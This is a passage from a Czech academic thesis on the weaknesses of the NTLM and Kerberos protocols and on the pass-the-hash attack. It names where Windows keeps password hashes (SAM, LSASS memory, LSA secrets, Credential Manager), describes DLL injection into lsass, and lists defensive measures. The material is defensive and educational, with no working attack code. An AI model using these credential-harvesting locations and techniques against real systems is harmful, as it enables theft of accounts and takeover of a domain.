Protkol NTLMv1 prošel změnou pouze při výpočtu hashe, která se následně částečně odrazila ve výpočtu odpovědi. Ovšem zachování principu výzva-odpověď jej činí zranitelným proti mnoha útokům založených na podvržení přihlašovacích údajů [14].

- Pasivní útok opakováním. Útočník zachytí výzvu a úspěšnou odpověď na ni. Následně, pokud se podaří útočníkovi získat hash uživatelova hesla, může provést útok opakováním. Ten spočívá v tom, že útočník opakovaně vysílá požadavky na server až do té doby, než mu přijde stejná výzva, jako je ta, kterou zachytil v prvním kroku [14].
- Aktivní shromažďování duplicitních výzev. V tomto případě útočník zasílá autentizační požadavky na napadený počítač a shromažďuje zaslané výzvy. Dále útočník podvrhne uživateli např. falešnou stránku a zašle mu jako výzvu řetězec získaný v předchozím kroku. Po autentizaci uživatele již zná útočník i jeho hash. Ten může při duplicitní odpovědi z prvního kroku podvrhnout a přihlásit se na danou stanici [14].
- Aktivní predikce výzev. Útočník se za pomoci škodlivého kódu snaží zjistit, jakým způsobem jsou generovány výzvy v závislosti na čase. Pokud se mu tohle podaří zjistit, podvrhne konkrétní výzvu uživateli, a tak opět získá jeho hash, který může využít k přihlášení [14].

2.2.2 NT Lan Manager verze 2

NTLMv2 je nástupcem NTLMv1 a byl vyvinut za účelem odstranění bezpečnostních chyb jeho předchůdce. Ovšem ani v současné verzi protokolu se stále nevyužívá alespoň SHA hashe, ale k získání NTLM hashe slouží opět algoritmus buď MD4 nebo MD5 [12]. Jak již bylo řečeno, tato implementace hashovacího algoritmu činí celý systém náchylnější k prolomení [12].

Tento protkol je používán v systémech Windows Vista a vyšších [12]. V případě jeho aktivace jsou veškeré odpovědi NTLM a LM nahrazeny odpověďmi NTLMv2 a LMv2 [12].

NTLMv2 výzva-odpověď

Při vývoji tohoto protokolu došlo i ke změně modelu výzva-odpověď. Jak již bylo zmíněno, stále se využívá NTLM hashe, ovšem do procesu autentizace je zahrnuta i výzva klienta. Tím by měla být zaručena odolnost proti pasivnímu útoku opakováním (viz 2.2.1), nicméně proti zbývajícím útokům je stále náchylný [12].


Změněň byl také princip tvorby NTLM hashe. V tomto případě se již nejedná pouze o otisk samotného hesla, ale o HMAC-MD5 otisk, který obsahuje:

- jméno uživatele,
- uživatelovo heslo,
- název domény, do které se uživatel hlásí [13].

Výsledný MD5 hash je označován jak NTLMv2 hash [13].

Při ověřování autenticity uživatele se postupuje následujícím způsobem (obr 2.4):

- Nejprve opět klient zažádá o autentizaci a je mu ze strany serveru poskytnuta 8 bytová výzva.
- Klient vygeneruje 2 výzvy (client challenge).
- První výzva je náhodný řetězec o délce 8B.
- Druhá klientská výzva se skládá z náhodného 8B řetezce, doplňujících dat, názvu domény a časového razítka (právě to by mělo zabránit útokům opakováním výzev).
- Tyto výzvy jsou zaslány na sever společně s odpovědí na výzvu.
- Odpověď tvoří HMAC-MD5 otisk NTLMv2 hashe společně s první a druhou klientskou výzvou.
- Server následně přijatá data ověří, vypočítá potřebné hashe a autentizuje uživatele [13].




Obr. 2.4: NTLMv2 výzva-odpověď

V případě, kdy klientské výzvy musí procházet přes síť (např. autentizační server přeposílá data řadiči domény), by data procházela v čistém textu, a proto byla

vyvinuta modifikace „Session NTLMv2“. Po nasazení jsou obě výzvy (klientská i serverová) přenášeny jako hash [13].

- Klient obdrží 8B výzvu, vytvoří si NTLMv2 hash (16B) a doplní ho opět na 21B.
- Klient vygeneruje svoji náhodnou 8B výzvu. Tato výzva je doplněna nulami na velikost 24B.
- Na tuto výzvu společně s výzvou ze strany serveru je aplikován algoritmus MD5 a vznike hash o velikosti 16B.
- Tento hash je použit jako vstupní šifrovaná konstanta.
- Tato konstanta je 3x zašifrována algoritmem DES. Jako jednotlivé klíče slouží části NTLMv2 hashe.
- Vzniklé výstupy se spojí a jsou zaslány serveru jako odpověď na výzvu [13].



Obr. 2.5: Session NTLMv2 výzva-odpověď

2.3 Kerberos

Jedná se o protokol, který využívá nepřímé ověření [15]. V síti tedy musí figurovat minimálně tři objekty. Klient, server, na který se uživatel autentizuje, a distribuční centrum klíčů (KDC - Key Distribution Center) [15]. Jelikož je protokol Kerberos

využíván pro centralizované spravování přihlašovacích údajů, je jeho nasazení vhodné převážně do domén. Uživatel se tedy neautentizuje přímo u serveru poskytujícím službu, ale u distribučního centra, které v tomto případě reprezentuje řadič domény (active directory) [15].

KDC zde představuje důvěryhodnou autoritu, která zná potřebné šifrovací klíče všech klientů v doméně. Z důvodu zvýšení bezpečnosti KDC poskytuje při navazování spojení mezi klientem a serverem pouze nezbytené autentizační údaje [15].

2.3.1 Výhody protokolu Kerberos

Jeho hlavní výhoda spočívá v tom, že přes síť nejsou přenášeny vůbec žádné údaje přímo související s autentizací (hashe). Autentizace zde probíhá na principu tiketů, které jsou pouze dočasné a nelze je tedy zneužít obdobně, jak tomu bylo u výzvy v protokolu NTLM [15].

Další výhodou je fakt, že podporuje funkci „single sign-on“. Jedná se o metodu, díky níž se uživatel nemusí opakovaně přihlašovat k vícero službám, ale po prvním úspěšném přihlášení je připuštěn ke všem dostupným službám (pokud autentizace probíhá u stejného KDC) [15].


2.3.2 Princip ověřování

- Uživatel při prvním přihášení k doméně zadá svoje přihlašovací údaje, ze kterých je následně vytvořen SHA hash. Tento hash slouží jako tajný klíč pro další kroky. Získaným klíčem je zašifrováno uživatelské jméno a časové razítko, které tvoří žádost, a jsou poslány na autentizační server, což je součást KDC.
- Autentizační server tento kryptogram rozšifruje (díky heslu, které má uživatel v active directory). Následně ověří platnost časového razítka a zdali je daný uživatel v jeho databázi. Pokud ano, dále si vytvoří uživatelův tajný klíč.
- Jako odpověď na autentizační žádost zašle zpět tzv. „session klíč“. Ten není posílán v čistém textu, ale je zašifrován pomocí tajného klíče klienta. Díky tomu bude možné, aby klient komunikoval s KDC v šifrované podobě.
- Společně s tímto klíčem je klientovi také zaslán tzv. „Ticket-Granting Ticket“ (TGT). Jedná se o unikátní klíč, který je zašifrován KDC tajným klíčem.
- Pokud je uživatel schopný session klíč rozšifrovat, může být úspěšně autentizován, protože k rozšiforvání je použit klíč, který je vytvořen z uživatolva jména a hesla. Není tedy nutné po síti posílat žádné hashe, jak by tomu bylo v případě využití NTLM.
- TGT klient není schopný rozšifrovat, pouze mu slouží jako identifikace úspěšně proběhlé antentizace a obsahuje jeho jméno, adresu a dobu platnosti tiketu +

session key. Díky němu je následně možné využívat funkci single sign-on.

- Tento tiket má ovšem omezenou dobu platnosti. Po jejím uplynutí je uživatel nucen znova se autentizovat a získat nový tiket (nebo obnovit stávající) [15].

Schéma autentizace je znázorněno na obrázku 2.6.



Obr. 2.6: Princip protokolu Kerberos [15]

Pokud si klient zažádá o přístup ke zvolené službě, dojde k následné komunikaci:

- Klient musí sestavit žádost o tiket k požadované službě tzv. „service ticket“. Ten se skládá ze jména služby, uživatelovy identifikace a časové známky. Celý service ticket je zašiforván získaným session klíčem.
- Service ticket je odeslán na Ticket granting service (TGS), což je opět součást distribučního centra klíčů.
- TGS obdržený tiket rozšifruje a tím autentizuje klienta. Výsledná odpověď se skládá ze dvou částí.
- První část obsahuje session klíč pro komunikaci serveru a klienta, šifrovaný původním session klíčem. Druhá část obsahuje service ticket s klientovými identifikačními údaji. Druhá část je šiforvána tajným klíčem služby. Klient jej tedy opět nemůže rozšifrovat.

- Obdržený service ticket je klientem zaslán na server, kde je rozšifrován a následně je již přímo navázána komunikace mezi klientem a serverem (viz obr. 2.6) [15].

2.3.3 Zranitelnosti

Návrh protokolu Kerberos je mnohem robustnější a bezpečnější, než je tomu u NTLM, ovšem i zde může dojít k útokům [16].

- Obdobně jako u NTLM i zde se dá použít útok opakováním. Ovšem už ne s takou úspěšností. Útok je zde založen na krádeži TCP relace mezi serverem a klientem. V případě, že útočník zachytí potřebný service ticket, je možné se k dané službě přihlásit do té doby, než vyprší platnost tiketu. Jelikož platnost tiketu je původně ponechána na desíti hodinách [15], útočník má dostatečný čas služby zneužít [16].
- Jelikož protokol Kerberos také stojí na časové synchronizaci, je důležité také používat důvěryhodné protokoly. Pokud by byl použit protkol s chybou v návrhu, velmi by to usnadnilo útočníkovi kompromitaci časových známek, a tedy celých tiketů [16].
- Hádání hesel. Jedná se o útok hrubou silou. V případě, že by se útočníkovi podařilo zjistit hash hesla z počítače oběti, může se jej pokusit prolomit. Vše záleží na síle hesla a algoritmu tvorby hashe [16].
- Získaný hash nemusí být použit k útokům hrubou silou, díky exploitům je možné využít také tzv. „Pass the Hash“ útok. Kerberos využívá NTLM hash, ze kterého následně tvoří zašifrovaný klíč. Když je tedy hash kompromitován, útočník jej může využít k výpočtu vlastního klíče a autentizaci vůči KDC [16].

3 PASS THE HASH

Pass the hash je útok, který umožňuje útočníkovi využít LM a NTLM hashe k autentizaci ke vzdálené (i lokální) stanici bez znalosti hesla a bez nutnosti prolomení těchto hashů [17]. Celý postup je založen na zranitelnostích autentizačního protokolu NTLM.

Útok pass the hash může představovat velkou hrozbu v prostředí, které spravuje active directory. V případě, že je útok úspěšný, může dojít ke kompromitaci vysoce privilegovaných administrátorských účtů, a tudíž k získání přístupu kamkoliv v rámci celé domény [18].

Zde představuje velmi výraznou hrozbu použití mechanizmu SSO (Single-sign On), který umožňuje přihlašování k sítí poskytovaným službám bez nutnosti znovu zadávat heslo. V paměti systému musí být obsaženy kopie přihlašovacích údajů, které jsou automaticky poskytnuty při požádání o konkrétní službu. Útočník tedy může po úspěšném útoku jednoduše využívat veškeré zdroje na síti [18].

Je tedy patrné, že by měl být kladen velký důraz na bezpečnostní opatření, která by následky úspěšné kompromitace měla zmírnit. V současné době ovšem neexistuje univerzální řešení, jelikož to by muselo obsahovat návrh nového autentizačního protokolu či výraznou změnu mechanizmů protokolů současných [18].

3.1 Princip PtH


Útok Pass the hash na konkrétní stanici se skládá ze dvou částí [18].

- Nejprve útočník musí získat přístup k počítači oběti a následně získat autentizační údaje (V případě pass the hash se jedná o NTLM hash hesla)
- Poté jsou ukradené údaje podvrženy autentizační službě za účelem získání přístupu ke zvolenému účtu.

K tomu, aby ovšem útočník měl přístup ke všem stanicím a službám v rámci jedné domény, toto nestačí, a je nutné získat přístup k doménovému kontroléru. Schéma útočníkova postupu přes síť je znázorněn na obr. 3.1.

- Útočník musí nejprve získat administrátorský přístup k lokální stanici, kde je spuštěn škodlivý kód, který je schopný z konkrétních míst získat uživatelův hash hesla (nejčastěji SAM databáze). Vložením takto získaného hashe do paměti procesu, kde jsou uloženy přihlašovací údaje, se může přihlásit pod právě získaným účtem na dalším počítači. Tímto způsobem útočník postupuje celou sítí.

- Útočník použije ukradené údaje, aby se přihlásil na další počítače, kde existují potřebné účty pro další postup sítí. Takto útočník postupuje dále, než se dostane ke stanici, na které existuje vysoce privilegizovaný doménový účet.



Obr. 3.1: Pass the hash - získání přístupu k celé doméně

- Ovládnutní tohoto účtu útočníkovi umožňuje změnu přístupových práv a správu veškerých uživatelských účtů. Nyní si již může přidělit potřebná práva pro svůj účet.
- V případě, že je účet kompromitován, útočník získal administrátorský přístup k active directory, a může tedy ovládnout veškeré stanice v rámci domény a také veškeré domény, které mají napadenou doménu označenou jako důvěryhodnou [18].

3.1.1 Získání autentizačních údajů

Aby útočník mohl získat potřebné údaje ze systému, je nutné mít k počítači administrátorský přístup. Poté může z několika míst za pomoci skriptů a programů získat přihlašovací data [18].

- SAM (Security Account Manager) databáze. Jedná se o databázi uloženou v registrech systému. Konkrétně v řetězci

HKEY_LOCAL_MACHINE\SAM\SAM

Ta obsahuje uživatelská jména a k nim příslušné hashe hesel. V rámci zvýšení bezpečnosti k SAM databázi smí přistupovat pouze procesy systému a není možné z ní za běhu vyčíst jakákoliv data. V novějších verzích systému Windows byla také zavedena funkce Syskey, která má za následek částečné zašifrování SAM souboru a také v něm uložených hashů. Ve výchozím nastavení se SAM databáze nachází ve složce:

%WINDIR%\System32\Config\,

kde %WINDIR% přestavuje složku, ve které je systém Windows nainstalovaný [18].

- Paměť procesu Local Security Authority Subsystem (LSASS). Jedná se proces systému Windows, který slouží jako autentizační server a nachází se v:

  %WINDIR%\System32\lsass.exe.

  Tento proces má na starosti ověřit přihlášení a tvorbu dalšího procesu zodpovědného za funkčnost služby Winlogon. Jelikož se jedná o proces, který pracuje s hashem hesel, a musí být dočasně uložena právě v paměti daného procesu, ze kterého mohou být útočníkem získána [18].
- Databáze doménové active direcotry. Konkrétně na doménovém kontroleru, což je server, který zodpovídá za správu přihlašování, oprávnění atd [18].
- Credential Manager - umožňuje uchovávat přihlašovací údaje pro automatické přihlašování na internetové stránky nebo na ostatní počítače v rámci sítě. Veškeré údaje jsou uloženy ve složce „vault“:

  C:\users\%username%\appdata\local\micorsoft\credentials.

  K ní mohou přistupovat pouze potřebné programy a služby, které uložená hesla nebo hashe hesel bezpečně poskytnou požadovaným serverům [18].
- Hodnota LSA secret v registrech. Jedná se o hodnotu v registrech, kde jsou uloženy důležité informace o systému. To zahrnuje
  - hesla použitá k automatickému přihlášení, pokud je tato služba zapnutná,
  - přihlašovací údaje ke službám, které může spouštět uživatl Windows [18].

  Rodičovská hodnota obsahující všechny potřebné údaje se nachází v:

  HKEY_LOCAL_MACHINE\Security\Policy.

- Zachycení komunikace protokolu Server Message Block (SMB). Jedná se o komunikační protokol aplikační vrstvy, který slouží k přístupu na sdílené médium [17].

3.1.2 Interaktivní autentizace

Po spuštění systému je automaticky otevřen proces Winlogon.exe. V případě nutnosti zadání přihlašovacích údajů Winlogon zavolá dynamickou knihovnu MSGINA.dll (GINA). Ta obsahuje uživatelské rozhraní pro zadání přihlašovacích údajů. Uživatel je nyní vyzván k autentizaci [19].


Po zadání jména a hesla GINA zavolá funkci „LsaLogonUser“ k specifikování správného autentizačního balíčku, který vyhodnotí přihlašovací údaje. Při lokální autentizaci se jedná o dynamickou knihovnu MSV1_0.dll. Pokud by se uživatel přihlašoval k doméně za pomoci nepřímého ověřování, byla by vybrána jiná knihovna, která to umožňuje.

Je tedy patrné, že v knihovně MSV1_0.dll jsou implementovány kódy pro podporu NTLM protokolu [19].

Jedná-li se o lokální autentizaci, zadané údaje jsou porovnávány vůči údajům v SAM databázi, jež už ovšem není součástí procesu lsass.exe.

Poté je výsledek úspěšné či neúspěšné autentizace zaslán zpět na GINA. Pokud je autentizace úspěšná, uživatel je oprávněn začít používat systém a přihlašovací údaje jsou uloženy pro následné znovupoužití [19].

Proces interaktivní lokální autentizace je zobrazen na obr. 3.2.



Obr. 3.2: Mechanizmus lokální interaktivní autentizace ve Windows

Procesu interaktivní autentizace využívá většina pass the hash nástrojů. Ty převážně pracují na principu dll injection. Po získání a zadání uživatelského jména, domény/pracovní skupiny a uživatelova hashe je vytvořena dynamická knihovna, která je vložena do paměti procesu LSASS.exe, aby byla přepsána aktivní LSA relace [20].

Druhou možností není přímo vkládání dynamických knihoven, ale alokování paměti uvnitř procesu lsass.exe. Z toho je následně možné vyčíst použité hashe pro aktivní relace a také je nahradit již získanými [12].

3.2 Ochrana

Jak již bylo řečeno, útok pass the hash využívá nedokonalostí v návrhu autentizačních protokolů a neexistuje proti němu žádné jednotné opatření, které by jej mohlo eliminovat. Lze však použít jistá opatření, která daný útok alespoň znesnadní [18].

Cílem těchto protiopatření je útočníkovi odepřít tři základní věci umožňující provedení útoku.

1. Nalezení míst, kde jsou přihlašovací údaje a jejich hashe uloženy. Toto je ovšem téměř nemožné, jelikož v současné době existuje k systémům Winodws rozsáhlá dokumentace, a je tedy možné si velmi jednoduše dohledat, kde se konkrétní přihlašovací údaje nachází. Změna ukládání údajů by vyžadovala velmi výrazný zásah do kódu systému, a to je na administrativní úrovni nemožné [18].
2. Získání přihlašovacích údajů. K získání potřebných údajů útočník využívá škodlivého kódu, který přistupuje k paměti či disku počítače. Ke spuštění tohoto skriptu je nutné mít administrátorská oprávnění. Je tedy velmi vhodné zakázat lokální administrátorský přístup pro standardní uživatele a snažit se detekovat škodlivý kód [18].
3. Znovupoužití přihlašovacích údajů. Jedná se především o omezení služby single sign-on. Pokud již ovšem útočník získal kontrolu nad administrátorským účtem, je možné upravit práva standardním uživatelům a útok není nutné provádět znova [18].

Je tedy patrné, že hlavní opatření by měla být zaměřena na krok č. 2, tedy omezení administrátorského přístupu a zabránění spuštění škodlivého skriptu, který útok umožňuje. V tabulce 3.1 jsou uvedena některá opatřetní a jejich vliv na potlačení útoků pass the hash.

Tab. 3.1: Opatření proti útoku pass the hash a jejich efektivita

Opatření	Efektivita	zaměření
Odstranění standardních uživatelů z lokální administrativní skupiny	velká	práva
Omezení přístupu k privilegizovaným doménovým účtům	velká	přístup
Zrušení lokálních účtů s administrátorskými právy	velká	práva
Antivirová ochrana	velká	spuštění programu
Zavedení Intrusion Prevention System	velká	spuštění programu
Omezení počtu privilegizovaných doménových účtů	střední	přístup
Aktualizace systému	minimální	spuštění programu
Odstranění LM hashů a zrušení NTLM protokolu	minimální	spuštění programu

3.2.1 Zamezení spuštětní útočného programu

Intrusion Prevention System (IPS)

Intrusion prevention system je modul nebo samostatné zařízení, které dokáže monitorovat provoz na síti (network IPS) případně na konkrétní stanici (Host-based IPS) a na základě anomálií v provozu blokovat potřebný provoz, službu či program.

Na cílové stanici by měly být monitorovány změny v uživatelských účtech (změna práv, či přidání nových). Veškeré nevyžádné změny či nové účty by měly být smazány a následně také vygenerovaná poplašná zpráva.

Vhodné je také kontrolovat neúspěšné pokusy o autentizaci a zda neproběhla explicitní autentizace z jiného účtu [12].

Antivirová ochrana

K získání hashe a následnému provední programu využívá většina dostupých nástrojů metody tzv. „dll injection“. Jedná o útok, kdy škodlivý kód je spuštěn v adresním prostoru jiného procesu a to tak, že je vložen do souborů dynamických knihoven [12].

V současné době by měla být většina antivirových programů schopná toto nestandardní chování zachytit a škodlivý soubor smazat [12].

Omezení dočasného ukládání přihlašovacích údajů

Dočasné přihlašovací údaje musí být uloženy pro případ, že dojde k výpadku spojení a uživatel by se musel po zprovoznění opět autentizovat [12].

V současné době systémy Windows původně umožňují uložení 25 dočasných přihlášení [12].

Nastavením hodnoty řetězce CachedLogonsCount v registrech na hodnotu 0, dostupného přes:

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current Version\Winlogon\,

se toto dočasné ukládání zakáže [12].

3.2.2 Omezení práv

Zrušení lokálních účtů s administrátorskými právy

V případě, že se na kompromitované cílové stanici nenachází lokální účty s administrátorskými právy, útočník nebude moci po přihlášení na stanici měnit oprávnění a následně je mu znemožněn přístup ke všem počítačům v síti či doméně [18].

Pokud jsou z konkrétních důvodů lokální účty s administrátorskými právy vyžadovány, je nutné jim omezit alespoň vzdálenou administrativu (tzn. omezit práva např. k využívání vzáledné plochy) [18].

Omezení využití vzdáleného připojení lze také dosáhnout nastavením správných pravidel na firewallu. Je tedy vhodné např. rozčlenit síť na segmenty a vytvořit politiku vzdáleného přístupu [18].

Zapnutní UAC

Jestliže není možné lokálním účtům administrátorská práva zcela odebrat, je vhodné zapnout funkci User account control. Po jejím zprovoznění běží zvolené účty bez administrátorksých práv. Jestliže spouštěný porgram tato práva vyžaduje, je uživatel vyzván k zadání ověřovacích údajů [21].

Tato akce může znesnadnit útočníkovi získání potřebných práv ke spuštění skriptu k získání hashe či provedení útoku [21].

Omezení přístupu privilegizovaných doménových účtů

Je vhodné odepřít doménovým administrátorům autentizaci na méně důvěryhodné koncové stanice. Dále oddělit doménový účet od normálního účtu téhož administrátora. Útočník tedy nemůže získat přístupové údaje administrátorksého účtu, jelikož ty nikdy nebyly uloženy na kompromitované stanici [18].

V active directory je také možné zvolený účet nastavit tak, aby nešlo využívat služeb poskytovaných sítí bez další autentizace [18].

Z uvedených opatření je patrné, že největší problém plyne z toho, že útočník získal přístup k účtům s administrátorskými právy. Jelikož všekeré hashe hesel musí být někde uloženy, poté již téměř není možné útočníkovi zabránit v jejich získání a provedení útoku. Navržená opatření mají útočníkovi pouze ztížit kompromitaci a jejich účinnost velmi závisí na kompromisech, které jsou firmy ochotny podstoupit.

Z podstaty popsaných opatření je také patrné, že je ne všechny lze aplikovat podle libosti. Jejich zavedení závisí na znalostech administárotra, ale hlavně na zvolené autentizační a síťové politice dané firmy.

4 TESTOVÁNÍ DOSTUPNÝCH NÁSTROJŮ

Veřejně dostupné nástroje pro provedení útoku pass the hash byly testovány na třech nejběžnějších operačních systémech Microsoft:

- Windows XP Professional s aktualizací „service pack 3“ (platforma x86)
- Windows 7 Professioanl s aktualizací „service pack 1“ (platforma x86 i x64)
- Windows Sevrver 2008 R2 s aktualizací „service pack 2“ (platforma x64)

Ve všech systémech byly vytvořeny uživatelské účty s potřebnými oprávněními, které jsou uvedeny v tabulce 4.1. LM hash hesel je možné získat při původním nastavení pouze u operačního systému Windows XP. U novějších verzích byl zakázán a využívá se pouze NTLM hash.

Všechny uživatelské účty byly ponechány v nezměněné pracovní skupině WORKGROUP a byl aktivován administrátorský účet příkazem:

```
